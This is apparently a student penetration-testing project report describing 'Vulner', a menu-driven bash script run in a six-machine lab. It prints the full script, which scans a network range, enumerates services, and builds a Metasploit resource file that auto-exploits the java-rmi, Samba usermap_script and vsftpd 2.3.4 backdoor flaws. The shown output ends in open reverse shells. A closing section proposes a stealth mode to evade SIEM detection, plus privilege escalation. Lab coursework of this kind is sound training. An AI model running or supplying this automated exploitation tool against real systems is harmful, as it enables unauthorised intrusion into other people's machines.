Vulner

(Penetration Testing Project)

John Saw

Table of Contents

Objective


Create a script that maps network devices for ports, services, and vulnerabilities.

Functions

1. Get user input on network range followed by directory creation for each host found.
2. Mapping ports and services and saving the information into the directory.
3. Mapping vulnerabilities and saving the information into the directory.
4. Display results of host vulnerabilities.


Environment Setup

A network of 6 computers using default network adapter (NAT) is setup.
Kali #0 is the designated attacker.



Script Overview

A single bash script with interactive capability is created to set up, scan, enumerate and exploit.



Initiate Stage

1. Launch bash script from terminal.
2. View options from Main Menu.

Execution Stage

1. “1” is to set up the environment.
2. “2” is to scan the provided IP range.
3. “3” is to enumerate the detected IP(s).
4. “4” is to exploit the detected IP(s).
5. “5” is to check log.
6. “6” is to clear the screen without exiting.
7. “0” is to exit the bash script.

Logging Stage

1. Script-level activities are logged in log.txt.
2. Scan and enumeration data are logged in <IP address> directory.
3. Msfconsole activities are stored in <IP address>.log in <IP address> directory.

Script Overview (Code)

The bash script created relies on the bridging functions (i.e., menu and return_menu) to link several functions together for the user the traverse from 1 option to another.

```
1    #!/bin/bash
2
3    ## 0. Reset and prepare environment
4    function initialize()
5    {
25
26   ## 1. Getting the user input - User enters the network range, and a new directory should be created
27   ## 2. Mapping ports and services - Script scans and maps the network, saving information into the directory
28   function scan()
29   {
62
63   ## 3. Mapping vulnerabilities - look for vulnerabilities using the nmap scripting engine, searchsploit,
64   ##    and finding weak passwords used in the network.
65   function enum()
66   {
121
122  ## 4. Exploit
123  function attack()
124  {
164
165  ## 5. Main Menu
166  function menu() #interactive menu
167  {
190
191  ## 5.1. Return to Main Menu
192  function return_menu() #return to interactive menu
193  {
197
198  ## 6. Log activities to log.txt
199  function log()
200  {
203
204  ## 7. View log.txt
205  function check_log()
206  {
210
211  ## Kickstarter
212  menu
```


```
167  ## 5. Main Menu
168  function menu() #interactive menu
169  {
170  echo -ne "
171  Menu
172  1) Initialize
173  2) Scan IP
174  3) Enumerate IP and Ports
175  4) Exploit IP
176  5) Check Log
177  6) Clear screen
178  0) Exit
179  Choose an option:"
180  read a
181  case $a in
182      1) echo "1) Initialize selected" ; initialize ;;
183      2) echo "2) Scan IP selected" ; scan ;;
184      3) echo "3) Enumerate IP and Ports selected" ; enum ;;
185      4) echo "4) Exploit IP selected" ; attack ;;
186      5) echo "5) Check Log selected" ; check_log ;;
187      6) clear; menu;;
188      0) exit 0 ;;
189  *) echo "Invalid option"; menu;;
190  esac
191  }
```

```
129  ## 5.1. Return to Main Menu
130  function return_menu() #return to interactive menu
131  {
132  read -p "Press enter key to return to menu."
133  menu
134  }
```

Demo on 1 Host

Step 1: Initialize

This option enables the application to setup the environment and clean up the current directory.




Step 1: Initialize (Code)

```
## 0. Reset and prepare environment
function initialize()
{
strng="[*] Initialize started" && log
echo "$strng"
rm log.txt -f # Remove log.txt
rm -r 192* -f # Remove IP folder(s)
rm ips -f # Remove IP list
rm attack.rc -f # Remove resource script
rm Known_Vulnerabilities -f # Remove consolidated scanned vulnerabilities

declare -a install_list=("nmap" "hydra")

for app in ${install_list[@]}
do
    sudo apt-get -y install "$app" > /dev/null
done

strng="[+] Initialize completed" && log
echo "$strng"
return_menu
}
```

Step 2: Scan IP

This option enables the user to provide IP address range for the application to work on in terms of nmap scans followed by logging data into respective directory labelled as individual IP address.




Step 2: Scan IP (Code)

```
## 2. Mapping ports and services - Script scans and maps the network, saving information into the directory
function scan()
{
echo "Please provide an IP range to scan."
read ip_range

sudo nmap -sn -PS "$ip_range" --excludefile excl_ips| awk '/Nmap scan/{gsub(/[()]/,"",$NF); print $NF > "gen_ips"}'
strng="[*] Mapping the range $ip_range" && log
echo "$strng"

cat gen_ips | while read line
do
   mkdir "$line" -p
   echo "[+] Directory created: $line"
   echo "$line" >> ips

done
rm -f gen_ips

strng="[*] NMAP scanning the range $ip_range" && log
echo "$strng"
cat ips | while read line
do
    cd "$line"
        nmap "$line" -sV -p- -Pn -O --open -oX "$line"_nmap_xml -oN "$line"_nmap > /dev/null
        cat "$line"_nmap | awk '/open/{print port, $1}'| grep -v \# | sed 's/[^0-9]*//g' > open_ports # ACK #1
        cat "$line"_nmap | awk '/Running:/{print os , $2}' > OS
        enum4linux -a "$line" > "$line"_enum4linux
        echo "[+] NMAP scan completed on $line"
    cd ..
done
strng="[+] NMAP scan completed on range $ip_range" && log
echo "$strng"
return_menu
}
```

Refer to Appendix C for ACK #1.

Step 3: Enumerate IP

This option enables the user to enumerate each IP address and each port followed by logging data into respective directories labelled as individual IP address and individual ports. Referencing to known vulnerabilities, a consolidated list will be generated with respect to each IP address and port in file “Known_Vulnerabilities” to facilitate msfconsole automation.




Selected Option 3: Enumerate IP

```
Menu
1) Initialize
2) Scan IP
3) Enumerate IP and Ports
4) Exploit IP
5) Check Log
6) Clear screen
0) Exit
Choose an option:3
3) Enumerate IP and Ports selected
[*] Enumerate in progress
```

Terminal Output

```
[+] Enumerate completed on 192.168.139.144
```

Directory Outputs




Step 3: Enumerate IP (Code)

```
## 3. Mapping vulnerabilities - look for vulnerabilities using the nmap scripting engine, searchsploit, and finding weak passwords used in the network.
function enum()
{
strng="[*] Enumerate in progress" && log
echo "$strng"
cat ips | while read line
do
    cd "$line"
        os=$(cat OS)
        target_ports=$(cat open_ports | tr '\n' ',' | sed 's/,$/\n/')
        cat open_ports | while read port
        do
            cd "$line" 2> /dev/null # Workaround: Enforce directory path
            rm -rf "$port"
            mkdir "$port"
            cd "$port"
                nmap "$line" -sV -p"$port" -Pn -O --open -oX "$port"_xml -oN "$port" --script default > /dev/null
                echo -e "\n\n - - - - SEARCHSPLOIT - - - - \n" >> "$port" # add Searchsploit title
                searchsploit -x --nmap "$port"_xml -v > temp 2> /dev/null
                if [[ "$os"=="Linux" ]]; then
                    cat temp | egrep 'linux|unix|ubuntu' | grep '.rb' >> "$port" # specific for metasploit
                else
                    cat temp | egrep '$os' | grep '.rb' >> "$port" # specific for metasploit
                fi
                rm -f temp
            cd ..
        done
    cd ..
    echo "[+] Enumerate completed on $line"
done
strng="[+] Enumerate completed" && log
echo "$strng"
## 3.1 Extract Known Vulnerabilities
for item in {bindshell "vsftpd 2.3.4" backdoor telnet java-rmi samba http dummy}; do grep -iRn "$item" *|grep nmap:|grep tcp|grep -v vulner.sh;done > Known_Vulnerabilities
strng="[+] Known Vulnerabilities extracted" && log
echo "$strng"

## 3.2 Extract HTTP Content ?Am I Downloading an Exploit?
for service in "http"
do
    for port in $(cat Known_Vulnerabilities | grep -i "$service" | awk -F: '{print $3}' | awk -F/ '{print $1}' | sort -i  | uniq);
    do
        for ip in $(cat Known_Vulnerabilities | grep -i "$service" | awk -F/ '{print ip, $1}' | sort -i | uniq)
        do
            cd $ip && sudo mkdir http_output -p
            cd http_output
            wget "http://$ip:$port" --tries=1 -o /dev/null
            cd .. && cd ..
        echo "[+] HTTP check completed on $ip"
        done
    done
done
strng="[+] HTTP check completed" && log
echo "$strng"
return_menu
}
```

Step 4: Exploit IP

This option enables the user to execute automation on msfconsole using references from file “Known_Vulnerabilities”. Upon initiation, the application will attempt an exploit for each IP that has association to before mentioned references followed by “back” command to resume on next. Manual option for msfconsole use is also included.



Refer to Appendix A for multiple hosts terminal interactions’ snapshots.


Step 4: Exploit IP (Code)

```
## 4. Exploit
function attack()
{
read -p "1 - for Auto Exploit OR Type 2 - for Manual Exploit " Selection
case "$Selection" in
        1)
        strng="Auto Exploit selected" && log
        rm -rf attack.rc
        lport=4444

        for exploit in $(cat svc2exp)
        do
            for rport in $(cat Known_Vulnerabilities | grep -i "$(echo $exploit|awk -F: '{print $1}')" | awk -F: '{print $3}' | awk -F/ '{print $1}' | sort -i  | uniq)
            do
                for ip in $(cat Known_Vulnerabilities | grep -i "$(echo $exploit|awk -F: '{print $1}')" | awk -F/ '{print ip, $1}' | sort -i | uniq)
                do
                    rm -f "$ip.log"
                    echo "cd $ip" >> attack.rc
                    echo "spool $ip.log" >> attack.rc
                    echo "use $(echo $exploit|awk -F: '{print $2}')" >> attack.rc
                    echo "set rhosts $ip" >> attack.rc
                    echo "set rport $rport" >> attack.rc
                    echo "set lport $lport" >> attack.rc
                    echo "set AutoRunScript back.rb" >> attack.rc
                    echo "exploit -jzq" >> attack.rc
                    echo "spool off" >> attack.rc
                    echo "cd .." >> attack.rc
                    (( lport += 1 ))
                done
            done
        done

        msfconsole -qx "resource attack.rc;sessions;"
        return_menu
        ;;
        2)
        strng="Manual Exploit selected" && log
        msfconsole -q
        return_menu
        ;;
        esac
}
```

Refer to Appendix B for file svc2exp.

Step 5: Check Log

This option enables the user to view application activities.



Selected Option 4: Exploit IP

```
Menu
1) Initialize
2) Scan IP
3) Enumerate IP and Ports
4) Exploit IP
5) Check Log
6) Clear screen
0) Exit
Choose an option:5
5) Check Log selected
```

Terminal Output

```
21/10/2022 12:35:05 [+] Initialize completed
21/10/2022 12:35:14 [*] Mapping the range 192.168.139.0/24
21/10/2022 12:35:14 [*] NMAP scanning the range 192.168.139.0/24
21/10/2022 12:46:43 [+] NMAP scan completed on range 192.168.139.0/24
21/10/2022 12:51:53 [*] Enumerate in progress
21/10/2022 13:10:26 [+] Enumerate completed
21/10/2022 13:10:26 [+] Known Vulnerabilities extracted
21/10/2022 13:16:58 [+] HTTP check completed
21/10/2022 20:46:18 Auto Exploit selected
21/10/2022 21:45:00 Manual Exploit selected
```

Step 5: Check Log (Code)

```
## 7. View log.txt
function check_log()
{
cat log.txt
return_menu
}
```

Enhancement Considerations

This section aims to explain what enhancement considerations can be explored further to elevate the capabilities of this application.

1. Develop on application's stealth mode will allow for user to remain in 'plain sight' for a lengthier duration may translate to more opportunity for exploit attempts with the intent of not triggering any existing SIEM in place.
2. Transit from specifying a list of known vulnerabilities to feeding msfconsole with CVE(s) captured from NMAP scans using NSE scripts will greatly enhance the exploit success rate.
3. Leverage on ruby scripting flexibility to deploy post exploitation efforts will enable user to achieve privileged access escalation and allow further enumeration.

Appendix A

Snapshots on what are observed in terminal when this application interacts with multiple hosts.

Step 1

Selection and Output

```
Menu
1) Initialize
2) Scan IP
3) Enumerate IP and Ports
4) Exploit IP
5) Check Log
6) Clear screen
0) Exit
Choose an option:1
1) Initialize selected
[*] Initialize started
[+] Initialize completed
Press enter key to return to menu.
```


Step 2: Scan IP

Selection

```
Menu
1) Initialize
2) Scan IP
3) Enumerate IP and Ports
4) Exploit IP
5) Check Log
6) Clear screen
0) Exit
Choose an option:2
2) Scan IP selected
Please provide an IP range to scan.
192.168.139.0/24
```

Output

```
[*] Mapping the range 192.168.139.0/24
[+] Directory created: 192.168.139.142
[+] Directory created: 192.168.139.143
[+] Directory created: 192.168.139.144
[+] Directory created: 192.168.139.146
[+] Directory created: 192.168.139.147
[*] NMAP scanning the range 192.168.139.0/24
[+] NMAP scan completed on 192.168.139.142
[+] NMAP scan completed on 192.168.139.143
[+] NMAP scan completed on 192.168.139.144
[+] NMAP scan completed on 192.168.139.146
[+] NMAP scan completed on 192.168.139.147
```



Step 3: Enumerate IP and Ports

Selection

```
Menu
1) Initialize
2) Scan IP
3) Enumerate IP and Ports
4) Exploit IP
5) Check Log
6) Clear screen
0) Exit
Choose an option:3
3) Enumerate IP and Ports selected
[*] Enumerate in progress
```

Output

Remarks: Only IP address with HTTP service open will checked on.

```
[+] Enumerate completed on 192.168.139.142
[+] Enumerate completed on 192.168.139.143
[+] Enumerate completed on 192.168.139.144
[+] Enumerate completed on 192.168.139.146
[+] Enumerate completed on 192.168.139.147
[+] Enumerate completed
[+] Known Vulnerabilities extracted
[+] HTTP check completed on 192.168.139.142
[+] HTTP check completed on 192.168.139.143
[+] HTTP check completed on 192.168.139.144
[+] HTTP check completed on 192.168.139.146
```

Step 4: Exploit IP

Selection

```
Menu
1) Initialize
2) Scan IP
3) Enumerate IP and Ports
4) Exploit IP
5) Check Log
6) Clear screen
0) Exit
Choose an option:4
4) Exploit IP selected
```

Output

```
Active sessions
===============

  Id  Name  Type    Information  Connection
  --  ----  ----    -----------  ----------
  1         shell                192.168.139.128:4474 → 192.168.139.142:43700  (192.168.139.142)
  2         shell                192.168.139.128:4475 → 192.168.139.143:37174  (192.168.139.143)
  3         shell                192.168.139.128:4476 → 192.168.139.146:51727  (192.168.139.146)
```

Appendix B

File: svc2exp

```
1  java-rmi:exploit/multi/misc/java_rmi_server
2  samba:exploit/multi/samba/usermap_script
3  vsftpd 2.3.4:exploit/unix/ftp/vsftpd_234_backdoor
```

A text file snapshot on what are being referenced to enable msfconsole automation in terms of pairing known service to exploit modules.

File: back.rb

A ruby file snapshot on code used to trigger background through resource script for msfconsole automation.

```
1  <ruby>
2  run_single("back")
3  </ruby>
```

Appendix C

Acknowledgement List

#1 A code was used to help with string extraction from URL below.

```
## ACKNOWLEDGEMENTS
## #1 https://stackoverflow.com/questions/19724531/how-to-remove-all-non-numeric-characters-from-a-string-in-bash
```